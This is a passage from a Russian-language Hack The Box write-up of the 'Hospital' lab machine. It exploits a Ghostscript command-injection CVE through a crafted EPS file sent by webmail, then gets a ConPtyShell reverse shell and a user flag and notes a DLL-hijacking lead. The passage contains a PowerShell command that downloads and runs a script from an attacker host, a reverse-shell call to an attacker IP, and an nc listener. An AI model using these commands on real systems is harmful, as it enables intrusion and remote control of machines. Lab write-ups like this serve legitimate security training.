
```
python3 CVE_2023_36664_exploit.py --inject --payload "powershell -c "
IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.16.73/rs.txt')"" --filename rs.eps
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/hospital/CVE-2023-36664-Ghostscript-command-injection]
└─$ python3 CVE_2023_36664_exploit.py --inject --payload "powershell -c \"IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.16.73/rs.txt')\"" --filename rs.eps
[+] Payload successfully injected into rs.eps.
```

Генерирование нагрузки


Отправляем пользователю сгенерированный файл и ждем запрос на веб-сервер.



Hospital Webmail :: Compose
https://hospital.htb/?_task=mail&_action=compose&_id=18082246546569fdc89b933
Compose
Mail
Contacts
Settings
Save
Attach
Signature
Responses
Options and attachments
Maximum allowed file size is 40 MB
Attach a file
Send
Open in new window

From: drwilliams@hospital.htb
To: Drbrown
Subject: test
rs.eps (834 B)
Return receipt
Delivery status notification
Keep formatting
Priority: Normal
Save sent message in: Sent


Почтовый клиент



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/hospital]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.241 - - [01/Dec/2023 11:36:28] code 404, message File not found
10.10.11.241 - - [01/Dec/2023 11:36:28] "GET /rs.txt HTTP/1.1" 404 -
```

Логи веб-сервера

Запрос пришел, а значит, можно выполнять реальный реверс-шелл. Для получения полноценной командной оболочки будем использовать **ConPtyShell**. Только в конец файла нужно дописать команду со своими параметрами `Invoke-ConPtyShell 10.10.16.73 443`.




```
class MainClass
{
    static void Main(string[] args)
    {
        Console.Out.Write(ConPtyShellMainClass.ConPtyShellMain(args));
    }
}

"@;

Invoke-ConPtyShell 10.10.16.73 443
```

Код реверс-шелла

В новом терминале запускаем листенер:

```
stty raw -echo; (stty size; cat) | nc -lvnp 443
```

И повторяем отправку файла. Спустя некоторое время получаем сессию нового пользователя.




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\drbrown.HOSPITAL\Documents> whoami
hospital\drbrown
PS C:\Users\drbrown.HOSPITAL\Documents> type ..\Desktop\user.txt
a66dbe226e69cc78962bf10c28d4d6f9
PS C:\Users\drbrown.HOSPITAL\Documents>
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь используем исполняемый файл PEASS для разведки в Windows. Информации снова очень много, отбираем ту, что имеет значение.


Возможна атака DLL Hijacking для Apache.



```
  [+] Interesting Services -non Microsoft-(T1007)
   [?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hac
services
  [X] Exception: Access denied
    Apache2.4(Apache Software Foundation - Apache2.4)["C:\xampp\apache\bin\httpd.exe" -k runservice] - Autoload
    Possible DLL Hijacking in binary folder: C:\xampp\apache\bin (Users [AppendData/CreateDirectories WriteData/CreateFiles])
    Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
```

Список пользовательских служб

